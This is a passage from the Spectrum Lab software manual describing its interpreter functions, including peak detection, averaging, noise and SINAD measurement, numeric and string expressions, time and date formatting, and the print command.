  Access parameters of the spectrum analysers, e.g. for pre-processing of data *before* the FFT, retrieve data from the readout-cursor in the spectrum analyser, read/modify sweep rate, clear triggered spectrogram average buffer, etc.
- spectrum.xxx (abbreviatable as "sp.xxx")
  Procedures to save the current spectrum (="FFT result") as a text file, start/stop the spectrum display, print into the spectrogram, etc;
  and functions to query some properties of the current spectrum, "pause"-status, etc.
- sr_cal.xxxx
  Procedures and functions for the sampling rate calibrator.
- sref.xxx (**s**pectrum **ref**erence)
  Turn the spectrum reference on and off, pick it from the current spectrum, load and save as disk file.
- str(<format_string>, <value>)
  turns a numeric value into a string. The format string defines how the number shall be formatted.
- stream.xxx
  Commands and functions to control web audio streams.
- system.info
  Returns some "system info" as a string (including the number of free variables and free string

memories, etc). Used for debugging purposes.
system.exe_dir
returns the directory path where the executable (Spectrum Lab) has been installed.

- system.browse(filename, anchor)
opens the default HTML browser to load a certain file, and jump to a certain anchor within that file.
- terminate
Terminates Spectrum Lab. Can be sent as a command to other instances too, to terminate them all.
- time
returns the time when the last line of the waterfall (FFT) has been calculated. Depending on the scrolling speed, this can be different from "now". The unit is the same as for "now" (seconds elapsed since 1970-01-01 00:00:00.0 UTC).
- timerX.start, timerX.restart, timerX.periodic (X = 0..9)
Commands for the user-programmable timers, mostly used in the "Conditional Actions" (to produce events, etc).
- timerX.expired (X = 0..9)
These functions check if one of the user-programmable timers is expired. Can be used to generate events for the "conditional actions".
- time_dec.xxx
A group of functions and procedures for the (longwave-) time signal decoder (mostly limited to DCF 77).
- tds.xxx
access the time-domain scope (current amplitude and phase value, depending on the scope mode)
- trigger.xxx
Procedures and functions to control the universal trigger module, for example from the "Conditional Actions".
- tzo (time zone offset)
Returns the difference between local time and UTC (i.e. "local time MINUS UTC"), measured in seconds. Useful to display date and time as local time instead of UTC.
- val(<string> [, <format string>])
turns a string into a numeric value. The <format string> is optional, only really required if <string> represents a time+date.
- veff (freq1, freq2)
returns the effective voltage in a given frequency range (normalised to 1 Volt for 100% SINE WAVE at the ADC's input).
- water.xxx
Procedures and functions to access to waterfall settings and -variables. Some affect the spectrum graph too, thus the prefix "water." may be a bit confusing.
- wave.xxx
A group of commands (and functions) for recording and playing audio streams as wave files.
- window.xxx
Allow setting the window size, position, handle, and title of the main window. Components (xxx): left, top, width, height, handle, title.
When called as a function, window.xxx returns the current setting.

See also:

- special functions for the conditional actions ("events")
- numeric operators (in the next chapter)

Numeric expressions

The numeric interpreter described here is used to evaluate 'formulas' wherever needed in the program. Since 2013-13, the interpreter supports floating point and integer values (besides strings). Examples for numeric expressions:

100.0 * sin(2 * pi * X)   [the result will be a floating point value]
1 + 3*4   [here the result is an integer because all 'inputs' are integer]

The basic function is similar to a *programmable* ("basic") pocket calculator, expressions are evaluated from left to right (with different operator precedence levels: multiply before add etc, similar to the "C" programming language).

Note:

> Any expression is internally converted from the normal infix notation into RPN (Reverse Polish Notation) before being evaluated ("calculated"). Details about RPN, and how the intermediate RPN can be examined (for debugging purposes) follow at the end of this chapter.

Operators:

- + - * / % ^ (arithmetic: add, subtract, multiply, divide, modulo, X power Y)
- < <= == <> >= > (comparations: less than, less or equal, equal, not equal, ... greater than; same priority as 'add')
- |, || (pipe character, ALT-"<", boolean and bitwise OR, same priority as 'add')
- &, && (ampersand character, boolean and bitwise AND, same priority as 'multiply')
- ! (boolean inversion, aka "NOT", like in the C programming language)
- XOR *bitwise* exclusive OR, frequently used to "toggle" bits, for example:
  `filter[0].fft.options = filter[0].fft.options XOR 16`
- <condition> ? <value1> : <value 2> (the "arithmetic if-then-else" as known from the "C" programming language)
  returns <value 1> if the condition if TRUE (non-zero), or <value 2> otherwise .

The operands in a numeric expression can be simple numbers, variables, or function calls.

Numbers:

- 1234.5   (german users beware (*): there is a decimal point, not a "decimal comma")
- 14.060e6 (scientific exponential form; 14.060 * 10 power 6 = 14060000)
- In most numeric expressions, there is also this 'technical' notation instead of the 'scientific' exponential form:
  14.060MHz
  (same result as above, using a "technical" exponent; the rest -here "Hz"- is skipped and ignored).
  Technical exponents must be single characters; and one of the following:
  k=kilo(10^3), M=Mega(10^6), G=Giga(10^9), T=Tera(10^12), m=milli(10^-3), u=micro(! .. 10^-6), n=nano(10^-9), p=pico(10^12).

Numeric expressions can be used as argument for some other commands (they can be "nested"). Example:
`1/(2*pi*sqrt(1.22e-3*1114e-12))`

Some more examples can be found in the description of the print command.

Note for German users / Hinweis für deutsche Anwender: Spectrum Lab verwendet - wie die meisten

Programmiersprachen - das Komma als Aufzählungszeichen. Als Dezimaltrenner dient immer der international übliche *Dezimalpunkt*, nicht das verfluchte *Dezimalkomma* ! Es ist daher nicht nötig, in irgendwelchen Windoze-Systemeinstellungen herumzuwühlen um die "deutschen Besonderheiten" wie das Dezimalkomma abzuschalten.

17.1.1.1 Evaluation of expressions via Reverse Polish Notation

(only for advanced and curious readers)

As already mentioned, any expression is first converted into RPN (Reverse Polish Notation) before being evaluated. For debugging purposes (to find bugs with operator precedence, etc), the intermediate RPN can be displayed in SL's command window by the function 'infix2rpn()', which accepts any infix expression in its argument list, and returns a string with a symbolic representation of the RPN (kind of "disassembly"). The value returned by 'infix2rpn()' can be printed to the output in the command window.

Example:

```
  print( infix2rpn( 1 + 2 * 3 / 4 ^ 5 ) );
```

Output (expression in RPN "printed" into SL's command window):

```
  1 2 3 * 4 5 POW / +
```

Basically, RPN is evaluated as follows:

- Evaluation begins at the left side
- Operands (like 1,2,3,4,5 in the example shown above) are pushed to the stack
- Binary operators (like +, -, *, /, and ^ aka POW) pop two operands off the stack, operate on them, and push the result back to the stack
- At the end of the expression, only the result remains on the stack

See also: overwiev , variables, functions, procedures , string expressions .

17.2 Variables

An interpreter variable can accept a single numeric value, or a single string. It begins to exist by assigning a value to it, there is no need to declare a variable (in contrast to the "C" programming language). Variables were initially used to define conditional actions, etc, but they may be used in a script-like language one day too.

The *name* of a variable must begin with an upper- or lower case letter, the next characters may include decimals (0..9) and the underscore. Nothing else !
Furthermore, be careful not to use built-in keywords as variable names. This will usually result in a syntax error or similar.

Some examples for variables:

```
CurrentPeak = peak_a(300, 3000)
A=A+1

InfoString = "Oh, well"
InfoString = InfoString + " .. so what"

TimeString = str("hh:mm:ss",now)
```

Variables can help to reduce the CPU load. For example, if you need the result from a function (or subroutine) call in different places, it is more efficient to calculate the function only *once* and store the result in a variable, instead of computing the same result over and over again. A good place to do this is in the conditional action table. Since all variables in SpecLab are "global" (up to now), you can read the value from the variable wherever you need it, for example in the watch window, on a programmable button, etc.

Note: You can even access those variables from a Java script running in your web browser ! The integrated HTTP server allows any application, even on a remote PC, to communicate with SpecLab - which includes read- and write access to the interpreter variables.

17.3 Time- and Date Functions

17.3.1 now, time (functions)

The following interpreter functions return date- and time as a floating point value (which can be converted into a string if required)

- now
  returns the current time (including the date) in the internal format of the program (see below). The result is always in UTC (Universal Time Coordinated), but it can be converted into local time by adding 'tzo' (time zone offset).
- time
  returns the time when the last line of the waterfall (FFT) has been calculated. Depending on the scrolling speed, this can be different from "now".
  The format is the same as used for "now".

The format of the values returned by these functions is defined as:

"seconds elapsed since Jan 1 1970, 00:00:00 UTC".
(Note: because it is a floating point value, the resolution is much better than a second).

To display time and/or date, use the str-function which can turn numeric values into strings . Example:

print("Date="+str("DD-MM-YYYY",now), "Time="+str("hh:mm:ss",now))

17.3.2 tzo (time zone offset)

This function returns the difference between local time and ('minus') UTC (Universal Time Coordinated). For good reasons, Spectrum Lab uses only UTC internally. Thus, functions like 'now' and 'time' return UTC, too. If you want to display the time (and date) as 'local time', possibly depending on daylight saving, you can add the UTC plus the value returned by 'tzo' (time zone offset, measured in ***seconds***, because that's the SI unit for time).

Example (for the 'string expression' of a programmable button, displaying the current *local* time:

```
        "Local Time: "+str("hh:mm:ss.s", now + tzo )
```

See also: Overview of interpreter functions, spectrum.time, timezone selection in Spectrum Lab.

17.3.3 Spectrum Analyser / Channel Numbers for some numeric functions

Most of the calculation functions explained in the following chapters accept an options "spectrum analyser channel number".

Valid spectrum analyser/channel numbers are:
#1 = first channel of the first spectrum analyser ("main spectrum analyser / spectrogram")
#2 = second channel of the first spectrum analyser ("main spectrum analyser / spectrogram")
#3 = first channel of the second spectrum analyser ("second spectrogram window")
#4 = reserved for the second channel of the second spectrum analyser (future plan !)
#LTA1 = long-term average of the first channel in the first analyser (if enabled)

If specified at all, the spectrum analyser/channel number must be the first parameter in a function's argument list. If it is not specified (which will often be the case), the first channel of the first analyser will be used by default. This applies to the following interpreter functions:

- avrg(#chn, freq1, freq2)
- avrg_n(#chn, freq1, freq2)
- noise(#chn, freq1, freq2)
- noise_n(#chn, freq1, freq2)
- peak_a(#chn, freq1, freq2)
- peak_f(#chn, freq1, freq2)
- sigma(#chn, freq1, freq2)
- spectrum.save(#chn, "filename.txt")
- sref.pick(#chn)
- fft.export(#chn)

See also: peak detection functions, noise calculation functions, spectrum average functions, interpreter function overwiev .

Peak detection functions

- peak_a(freq1, freq2)
- peak_a(#<channel>, freq1, freq2)
returns the maximum amplitude in the specified frequency range.
Usually in decibels, if the FFT output is logarithmic. The peak_a function checks the contents of all FFT bins(*) in the specified frequency range, and returns the amplitude (magnitude) of the strongest peak using an interpolation method which is described here.
If the optional "channel" (number or name) is not specicied as the first parameter, the function operates on the first channel of the current spectrum of the first frequency analyser (a special channel name accesses the long-term average).
- peak_f(freq1, freq2)
returns the *audio* frequency of the highest peak in the specified frequency range.
- peak_rf(freq1, freq2)
returns the *radio* frequency of the highest peak in the specified frequency range.
- azim(freq1, freq2)
returns the angle-of-arrival (or "bearing") of the strongest signal in the specified frequency range. More information in the documentation of the radio direction finder.

If no channel number is specified, the peak detecting functions operate on the 'latest' result from Spectrum Lab's main spectrum analyser, first channel (= "#1"). Optionally, a spectrum analyser / channel number can be specified. Examples:

- peak_a(af:45, 1000) or peak_a(#1, af:45, 1000) calculates the peak amplitude for the first channel of the first spectrum analyser (=main spectrogram) in the *audio* frequency range 45...

1000 Hz

- peak_a(#2, af:45, 1000) calculates the peak amplitude for the second channel of the first spectrum analyser in the *audio* frequency range 45... 1000 Hz
- peak_f(#3, rf:472000, 477000) calculates the peak frequency for the FIRST channel of the SECOND spectrogram analyser in the *radio* frequency range ("rf:") 472 ... 477 kHz.

In most cases, the frequency range of interest is specified as a pair ***audio*** (or '*baseband*') frequencies. To clarify this (for the command interpreter), put the token **af:** ("audio frequency") before the numeric value. In this case, the interpreter will *not* subtract the VFO frequency when converting the value into an index range for the FFT frequency bins (spectrum).
Alternatively, the frequency range of interest can be specified as a pair of '*radio*' frequencies (which means including the VFO frequency of a software defined radio, or similar). To use radio frequency ranges, put the token **rf:** ("radio frequency") before the start- or center-frequency as in the following examples.
If a frequency in the function's argument list has neither prefix **af:** nor **rf:**, the interpreter tries to "guess" what you mean: If the frequency value is below the half sampling rate, it's assumed to be an audio-frequency, otherwise (frequency above the Nyquist limit) the value will be treated as a radio-frequency (and the current VFO frequeny will be subtracted when the interpreter needs to convert it into an FFT frequency bin index).

- peak_a(rf:14.058e6 , 14.062e6) determines the peak amplitude between 14.058 MHz and 14.062 MHz.
- peak_rf(rf:14.058e6 , 14.062e6) detects the peak *radio* frequency (thus the *function name* with _rf) between 14.058 MHz and 14.062 MHz.

Instead of specifiying start- and end frequency, a frequency range can also be defined as center frequency (either audio or radio frequency), and bandwidth in Hz. Use the token "bw:" (bandwidth) before the 2nd frequency. Example:

- peak_a(rf:14.060e6 , bw:4000) returns the peak amplitude around 14.060 MHz, in a 4 kHz wide range (-> 14.058 to 14.062 MHz)
- peak_f(af: 50, bw: 5) measures the exact peak frequency near 50 Hz (audio frequency), in a 5 Hz wide span (bandwidth 5 Hz).

Note: Since most signal analysis functions operate on the current FFT from the main spectrum analyser, their resolution or accuracy depends on the FFT parameters configured here. Don't expect a frequency accurary in the milli-Hertz range when the FFT frequency bins are 100 Hz wide.

See also:

- Relation between input voltage into the A/D-converter and displayed magnitudes in decibel (dB)
- Interpreter function overwiev

Frequency interpolation (for peak-detecting functions and cursor display)

To increase the frequency-resolution of the peak detecting functions to a fraction of an FFT bin width, an interpolation algorithm is used as explained below. It is based on a recipe suggested by DF6NM.

First, the FFT bin with the strongest magnitude (dB) is searched in the frequency range of interest. Next, from the magnitude of the strongest FFT bin and it's strongest neighbour, the exact frequency and and amplitude of the bin can be interpolated. This is possible, because the curvature of the fourier-transform near the peak is known - it only depends on the windowing function which was applied to the samples in the time domain, before the FFT. This only works if the carrier is stable and quite strong, but under such circumstances the result (the frequency accuracy) can be stunning:

It is often possible to measure the frequency of a carrier with a resolution of a few milli-Hertz, though the FFT bin width is in the Hz-region ! This way, you can measure frequencies quickly and accurately, which would otherwise take an endless gate-time (consider this: a classic "frequency counter" needs a tate time of 1000 seconds to measure a signal with a 1-mHz-**resolution**, which doesn't mean **accuracy**).

The frequency-interpolation subroutine is internally used by the peak-detection functions and for the readout-cursor on the main spectrum display.

Average Functions

Syntax:

- avrg(freq1, freq2)
- avrg_n(freq1, freq2)
- avrg(#<channel>, freq1, freq2)

The avrg functions work like this (in detail):

1. Add the values (converted into POWERs) from all FFT bins which belong to the specified frequency range.
2. Divide the sum by the number of FFT bins.
3. Convert the result back into the spectrum analyser's "display"-unit, which is often (but not always) decibels.
4. (only for avrg_n)
   Add or subtract a few decibels, depending on the current FFT settings. The normalization procedure is explained here in detail.

The avrg function can be used to determine the relative strength of (relatively) broad-band signals with known modulation patterns. For example, there may be a digital emission on 137.0kHz with a bandwidth of 100Hz. Assuming you have an LF receiver tuned in USB to 135.0kHz, use an AF frequency range of 1950.0 to 2050.0 Hz for the avrg function. This will give an estimate for the signal strength of that particular station.

To measure the signal-to-noise ratio of broadband signals, use the avrg-function in combination with the noise-function. (Use a LARGER frequency range for the noise function, at least 5 times the bandwidth used for "avrg").

The relation between input voltage into the A/D-converter and the FFT output value in decibel (dB) is explained here.

Optionally, a spectrum analyser / channel number can be specified if you don't want to use the 1st channel of the 1st spectrum analyser. Example: `avrg(#2,200,1000)` for the 2nd channel of the 1st spectrum analyser.

See also: effective voltage, SINAD, function overwiev

17.3.4 Calculation of an "effective" voltage

Syntax:
    veff(freq1, freq2)

This function returns the effective voltage in a given frequency range, normalised to 1 Volt for 100% SINE WAVE at the ADC's input, based on the latest spectrum calculated in the main spectrum analyser.

Notes:

- The result is always proportional to a voltage, regardless of the amplitude display unit of the spectrum analyser. If the analyser returns "dB"-values, the veff-function converts these dB-values

back to voltages internally.
- Unlike a "true RMS" voltmeter, this function is frequency sensitive. It does not operate on data in the *time* domain, but operates on the data in the *frequency* domain (in fact, it uses the result from the main spectrum analyser. If the main frequency anayser is "off", this function does not work).

See also: "average" functions, SINAD, function overwiev

17.3.5 Calculation of the standard deviation ("sigma") in a part of the spectrum

For some 'special' applications (or for debugging..), a function was implemented to calculate the standard deviation (greek lower case sigma; german: Standardabweichung).

Syntax:

```
    sigma(#channel, frequ1, frequ2 )
```

The returned value is the standard deviation (sigma) in the spectrum of the specified channel, between freq1 and freq2.

The frequency range must be specified because a part of the spectrum will often be unusable, maybe due to filtering, 1/f-noise, or other reasons which only you (and not SL) will know.

See also: function overwiev

17.3.6 SINAD calculation

The **sinad** function calculates the ratio betwen SIgnal, Noise And Distortion to noise and distortion as a logarithmic value. It provides a quantitative measurement for the quality of an audio signal.

Syntax:

```
    sinad(#channel, center_freq, notch_width, filter_model)
```

where all these values are optional:

- channel: defines the source of the data used for SINAD measurement.
  In Spectrum Lab, this must be one of the spectrum analyzer channels.
  #1 is the first channel, #2 is the second channel.
- center_freq: the frequency of the audio test tone.
  Usually af:1000 Hz which is the recommended -and also the default- value.
- notch_width: Width of the notch filter in Hertz.
  The default value (if this parameter is not specified) is 30 Hz.
- filter_model: Specifies the characteristic of the audio filter inside the SINAD meter.
  Possible values are:
  0 = no filter (flat response), no bandwidth limit
  1 = C-MESSAGE filter used in North America
  2 = CCITT filter specified in ITU-T ("p53 filter")

Examples:

```
sinad(#1,1000,30,1)
```

Calculates the SINAD value in dB using the C-MESSAGE filter.
Notch width = 30 Hz is OK for FM receivers, but may be a bit too narrow for SSB receivers with coarse tuning steps or drifting VFO's.

```
sinad(#1,1000,200,2)
```

Calculates the SINAD value in dB using the CCITT ("p53") filter.
Notch width = 200 Hz should be ok for VHF SSB receivers even if there is some VFO drift.

Notes:

- To get the most accurate results, use the lowest possible notch width. If the notch is too wide, a lot of noise power will not be taken into account. ITU-T Recommendation 0.132 describes a notch filter used with 1.02 kHz tones with a maximum notch width of 400 Hz, and a minimum notch width of 25 Hz with a depth of 50 dB. The notch in SpecLab is realized by simply leaving away all FFT power bins within the notch width, the effecive notch is much deeper than the required 50 dB.
- If you make the notch *too narrow*, the test signal may be outside the notch so it would erroneously be considered as "distortion". For more info, read the extra document about SINAD measurements and how the SINAD meter in SpecLab works internally. That documents also describes some pitfalls which must be avoided when using the a soundcard simultaneously as a sine generator *and* a SINAD meter.
- There is a preconfigured settings file named `SINAD_1.USR` in the installation archive. It displays three SINAD values for the three different filter models simultaneously on the programmable macro buttons on SpecLab's main screen. Be sure to watch also the spectrum when making SINAD measurements. This helps to avoid false results when the signal from a VHF SSB receiver 'wanders' outside the notch range.
- To display the SINAD value in one of the programmable macro buttons, use a string expression like this (taken from sinad_1.usr):
  `"SINAD1="+str("00.00",sinad(#1,1000,100,1))+" dB"`

See also: more about SINAD measurements, average functions, effective voltage, function overwiev

---

Noise calculation functions

The noise functions calculate the noise level in a specified frequency range.

- noise(freq1, freq2)
  returns the noise floor in the specified frequency range. Uses an algorithm suggested by G4JNT (which is also used in SpecLab's ALERT module).
- noise_n(freq1, freq2)
  Same as noise(), but noise_n additionally normalizes the result for a receiver with exactly 1 Hertz bandwidth, to make the reading independent of the current FFT settings. The normalization procedure is explained here in detail.

The definition of noise levels is not easy. Here is the basic algorithm of the 'noise' function:

1. An array of amplitudes (usually dB values) from the last FFT calculation is sorted into order of increasing amplitude.
2. The amplitude of the lower quartile value (for example bin number 256 in a sorted set of 1024 points) PLUS 3dB is then returned as an estimate of the mean noise level.

This technique automatically throws away very high values (strong signals) that would otherwise affect the result.

So the value returned by the noise()-function is very different from the average value for the same frequency range (there is one special case where both should be equal, see the notes below).

Optionally, a spectrum analyser / channel number can be specified if you don't want to use the 1st channel of the 1st spectrum analyser. Example: `noise_n(#2,200,1000)` to retrieve the noise level from the 2nd channel of the 1st analyser, between 200 and 1000 Hz.

Notes:

- The values returned by the noise() function depend on the current FFT settings. Because of the "FFT gain" and the additional gain from optional FFT averaging, the noise()-result will become lower when the FFT size is increased.
  When you double the FFT size, the noise will drop by 3dB. Examples:
  FFT size = 1024 -> noise result = 59.5 [dB]
  FFT size = 2048 -> noise result = 56.5 [dB]
  FFT size = 65536 -> noise result = 31.5 [dB] (for the same WGN signal)
- The value returned by the noise_n() function does NOT depend on the current FFT settings (because the FFT- and decimation 'gain' are internally subtracted). Therefore, the result of noise_n() may be very different from the noise 'floor' which you see in the spectrum graph.
- If the observed frequency contains 'white gaussian noise' (WGN), the values returned by noise(f1,f2) and avrg(f1,f2) should be equal. You can verify this with SpecLab's noise generator.

The relation between input voltage into the A/D-converter and the FFT output value in decibel (dB) is explained here.

See also: average functions, sigma( ), SINAD, function overwiev

Noise normalised to 1Hz bandwidth

The 'noise' level (and average value of noisy signals) calculated from a spectrum with the "noise()"-function is influenced by some FFT settings (FFT size, window function) and the soundcards sampling rate. But for some applications it is desirable to have 'noise level' readings which do not depend on the FFT settings and the sample rate.

Spectrum Lab offers the possibility to 'normalize' the result of the noise() and avrg()-functions (then called noise_n and avrg_n) to make them independent from the current FFT settings. To be precise: make them independent from the effective FFT bin width, measured in Hz.

The noise (and average) value can be normalised for a receiver bandwidth of 1 Hz, no matter if the currently used FFT bin width is 6 Hz or 0.0001 Hz or whatever. You can consider an FFT bin as a single receiver for a very small frequency range, and all power in that frequency range is dumped into the bin. An FFT frequency bin actually contains an ENERGY because it collects the power over a certain time, but don't care about that now. The FFT bin with is called "frequency resolution" somewhere else in this manual. It is related with the "equivalent receiver bandwidth", but the latter also depends on the FFT windowing function as explained here.

Due to the nature of noise, if the bin width is halved (for example by doubling the number of bins), the noise(-power) collected in every single bin is reduced by 3 dB. One may call this phenomenon "FFT gain".

The formula used by Spectrum Lab to "normalize" a noise value (in decibels) is this:

db_norm = db_calculated - 10 * log10(fft_bin_width_hz)

Example:
 FFT bin width (~"RX bandwidth") = 0.5 Hz,
 measured noise (db_calculated) = -80dB.

The noise measured with an RX-bandwidth of 0.5 Hz must be lower than it would be with 1.0 Hz bandwith. The normalised "noise" value is:

db_norm = -80[dB] - 10*log10(0.5Hz / 1.0Hz)

= -76.99 dB, which -as expected- is 3dB MORE than the non-normalized value noise.

Notes:

- It does not make sense to normalize "Peak"-values, because the FFT gain only lowers the 'noise floor' but it does not affect the measured amplitude of a single-frequency (monochromatic) signal.
- The normalised noise calculation was implemented primarily for Spectrum Lab's export function, to get comparable results for propagation experiments on longwave, not depending on the FFT settings.
- In radio amateur software, signal-to-noise ratios are often specified for an 'assumed' receiver bandwidth of 2.7 kHz. Spectrum Lab doesn't follow that path, but if required, you can convert any SNR-reading as explained above:
  An SNR of 0 dB in 1 Hz bandwidth would be indicated as -10 * log10(2700 Hz / 1 Hz) = -34.31 dB by programs like WSJT, WSPR, and many others.

See also: average-function , noise-function , veff-function , dB-function , function overwiev

Decibel conversions and the '0-dB-point'

Usually, values from the ADC (analog/digital converter) are fed into an FFT (fast fourier transform) which generates an amplitude spectrum at first. The next (optional) stage of processing turns the amplitudes into decibels.

This page contains some background information how the dB conversion works, and how it can be modified.

Logarithmic scales and the 'reference level'

If a pure sine wave A*sin(omega*t) is fed into the ADC's input, one of the FFT bins will contain the peak value which is proportional to the input voltage.

The values from all FFT bins are then converted into decibel value. One of them contains the peak value Pdb:

Pdb = 20 * log(A / R). (simplified, if the peak if in the "center" of an FFT bin)

The value R is an "internal Reference parameter". It depends on the soundcard and on the FFT size, but don't worry about it (the program cares for the FFT size). The maximum value of PdB is 0 dB. Above this point, the ADC gets overloaded **by a single sine wave**.

- Note: Always stay below the clipping point. In case of doubt check the input monitor to avoid overloading the ADC, especially while looking only at a small part of the spectrum. The A/D converter may be overloaded from a signal which you don't see in the displayed spectrum range !

For this reason, all internally stored dB values (and those returned by some interpreter functions) are negative (they can go down to -90dB .. -140dB, depending on the FFT size and decimation).

For **display**, you can add an offset to the internally stored dB value. If you prefer to see positive dB values on the screen, or want to 'calibrate' the dB values to have absolute values on the screen, read the next chapter.

User-defineable 'dB-display-offset'

This 'offset' will be **added** to the result of the 'PdB' formula explained above. By default, the offset is 0.0 dB and you will only see negative dB values on the SpecLab screen. Set the offset to +90 if you like to see mostly positive values on the screen (and to be compatible with old versions of Spectrum Lab before V1.65). If you have a calibrated AF source, you can set the offset so that 1 Microvolt will be displayed as '0.0 dB'.

You may even enter a numeric expression ("formula") as the 'dB-offset'. This formula will be evaluated once per second (or less frequent), but only **after** the calculation of an FFT.

You can use this for a programmed AGC (etc..), using the noise- or avrg-function. Note that the functions "noise", "avrg", "peak" etc are not affected by the 'dB-display-offset', but they can be used to affect the 'dB-display-offset' !

An example: You want the noise level in the AF range from 500Hz to 2.5kHz to appear at the '0dB' line in the spectrum plot. Enter the following expression as "Offset" (Menu Options..Display Settings):

- -noise(500,2500)

Set the range for the 'amplitude scale' to -10..+80dB for this example, because most of the **displayed** dB values will now be positive.

See also: "dB"-function , function overwiev

String expressions

Some interpreter commands (like export.start or wave.record) require strings in the argument list. These strings can be simple constants, like

- "MYFILE.TXT"

Note that a string constant should be embedded in double-quotes as shown, otherwise white spaces in a string would be impossible. You can also 'add' strings like this:

- "Test"+str("hh_mm",time)+".txt"

The second example is a bit tricky. The 'str'-function formats a numeric value (here: the value of 'time') into a string, using the specified format string (here: 'hh_mm'). The result of the str-function will be a string, for example 16:45 if the last spectrum was calculated at 16:45 o'clock. Three strings are added, the result is a filename containing the time, like:

"Test16_45.txt"

More possibilities of the format-string are explained in the next chapter. Without the format string, the 'str'-function generates the shortest possible decimal representation for the numeric argument, truncated (to a few decimal places after the decimal point). Example: If N were 123.456, str(N) would return "123.5".

Third example: String expression for one of the programmable buttons, showing the average amplitude in a specified frequency range:

- "Avrg = "+str("0.0",avrg(500,2000))+" "+spa.ampl_unit

This expression consits of a string literal ("Avrg = "), followed by a string function which formats the result of the average-function into a string, a separator, and finally another interpreter function which returns a string (here: spa.ampl_unit which returns the amplitude display unit, usually "dB").

If you want to use an ***evaluated*** *string expression* (=the 'result' of the evaluation of a string expression) where the program expects a *simple text string*, use the '@' character before the string expression. Example: In the "watch window", you want to use the same format string as in the "export definition table". The program expects a string literal (a "simple text" there), so instead of typing:

```
export.format[1]  (in the "watch list", "format" column)
```

you must use

```
@export.format[1]
```

which forces the interpreter to evaluate this string expression. Complicated, isn't it ? Without this, the interpreter would think "export.format[1]" is the format string itself, instead of the *evaluated result* which may be "####0.0##" (as defined in the "export" table). However, these special cases are quite rare. Using the leading '@' character is -at the moment- only required in

- the "format string" column in the watch list or export definition table,
- the "title" column in the watch list or export definition table,

if a cell does not contain the string itself but a *reference* to a string defined in another table or cell.

17.3.6.1 Backslash sequences (in string expressions)

The backslash character has a special function (like in the "C" programming language). The reason for this is manifold, so -for a start- here only some basic facts which you should observe when using strings with backslash sequences.

One of the reasons why we need backslash sequences in string expressions is this: Because the double quote is used as delimiter for string literals (in many programming languages), we must replace the double quote character with the backslash sequence \" (backslash-doublequote). So here are the basic rules for backslash-characters in string expressions. More info can be found in textbooks about the "C" programming language !

- A backslash followed by a double-quote character in the sourcecode (\") will be translated into a double-quote character (without the backslash)
- A double-quote character which is NOT preceeded by a backslash marks the begin and the end of a string constant, like in "C" and Java .
- Depending on the context where the string is used (for example in the "print"-commands), the backslash sequences **`\n, \r, \t`** will be translated into the control characters NL, CR, and TAB .
- Two backslashes together (\\) will be converted into a single backslash. Remember this when you specify path names.
- If a single backslash is not followed by any of the special characters mentioned above, it will be copied 1:1 from the string expression into the resulting string. This feature was implemented to keep SpecLab compatible with "old" applications, which used pathnames with single backslashes. See the "fopen"-command for more info.

Example: String with backslash characters in the screen-capture-command :

```
capture( "C:\\Users\\Myself\\Desktop\\VLF Spectrograms\\
recent.jpg" )
```

Since each pair of backslashes is converted into single backslash characters (when the string is parsed by the interpreter), the resulting file (screen capture) will actually be saved as:

```
C:\Users\Myself\Desktop\VLF Spectrograms\recent.jpg
```

Without the double backslash before the filename in the above example ("`\\recent.jpg`"). backslash-r would be converted into a *carriage return* character, which is certainly not what you intended. The 'capture' command may be an exception to this rule: The interpreter 'knows' that the argument is actually a filename, in which control characters like 'carriage return' (#13) and 'new line' (#10) don't make sense in a file. But don't rely on this feature - it may be subject to change in future versions.

See also: formatting options , numeric expressions , interpreter commands, str (turns numbers into strings), print (procedure).

Format String for numeric values

Format strings are used in several functions like str and val . The following formatting options are available:

Numerical Values

# = placeholder for an optional digit in a number
0 = placeholder for a non-optional digit in a number
. = placeholder for the decimal point in a number
(German users: please forget about the decimal comma if you want to share ASCII data files with others !)

Time+Date Values

YY = Year, two digits only
YYYY = Year, four digits
MM = Month, two digits
MMM = Month-NAME (Jan, Feb, Mar, Apr, ...)
DD = Day of month, two digits
hh = hour of day, two digits
mm = minute, two digits
ss = second, two digits
ss.s = seconds, three digits (two places before and one place after the decimal point)

Notes:

- The internal representation of time+date are the Unix-style "seconds elapsed since January 1st, 00:00 UTC, 1970" (leap-seconds are ignored).
- To convert a number into a string, use the str function
- To convert a string into a number, use the val function
- The tokens for date and time can also be used in the file name 'template' for the audio recorder, and to log outbound web audio streams

Examples for valid format strings:

###0.##

- Format a fixed-point number with up to 4 places before the decimal point and up to two fractional places (IF NOT ZERO).

0000.00

- Format a fixed-point number with exactly 4 places before and 2 places after the decimal point.
- ACHTUNG, deutsche User: Spectrum Lab verwendet intern IMMER den Dezimalpunkt, niemals das verfluchte Dezimalkomma ! Irgendwo unter "Systemsteuerung"/"Ländereinstellungen" kann man auch andere Programme wie z.B. Excel dazu bringen, den PUNKT zu verwenden. Wenn Sie Textfiles mit Dezimalkomma über den großen Teich mailen, wird sich der Empfänger bestimmt darüber freuen !

hh:mm

- Format a date-and-time value, so that only the hour and minute are displayed

DD.MM.YYYY hh:mm:ss

- Date and time used in Germany. There are so many 'flavours' especially for formatting a DATE worldwide, so it's up to you... apart from ALWAYS to use UTC, the author suggests the following date format...

YYYY-MM-DD hh:mm:ss

- Date and time as suggested (required) by ISO 8601. This is the most "logical" format, with the 'most significant value' (the year) first. Preferred by most scientists, and becoming more and more widespread amongst programmers.

back to the overwiev

print (procedure)

Prints some numeric or string values into one line of the interpreter's message window, or (one fine day) into a communication channel. Used for debugging.

Syntax:
    print(Argument1, Argument2, ...)

The arguments can be either numeric or string expressions. All arguments must be separated by comma or semicolon (not colon.. the colon character is used to separate commands - remember the old BASIC programming language) . A **comma** between two arguments inserts an additional space, a **semicolon** does not.
Like in the "C"-programming language, the print function replaces certain backslash sequences into their equivalent ASCII control characters as explained here. These sequences are: /n = new line, /r = carriage return, /t = tab, // = single backslash, /" = double quote character.

Examples:

1. `print("date="+str("DD-MM-YYYY",now), "time="+str("hh:mm:ss",now) )`
2. `print(1/3):print("OK?")`
3. `print(str("0.#################",1/3),".. 17 decimal places !")`
4. `print("fo=",1/(2*pi*sqrt(1.22e-3*1114e-12)),"Hz")`
5. `print(val("2001-11-05 22:00:00","YYYY-MM-DD hh:mm:ss"))`

Resulting text for the above examples:

1. `date=17-09-2001 time=19:01:01.`
2. 0.333
   OK?
3. 0.33333333333333332 .. 17 decimal places !
4. fo= 136520.422 Hz
5. `1004997600` (which is the number of seconds passed since Jan 1, 1970, 00:00:00)

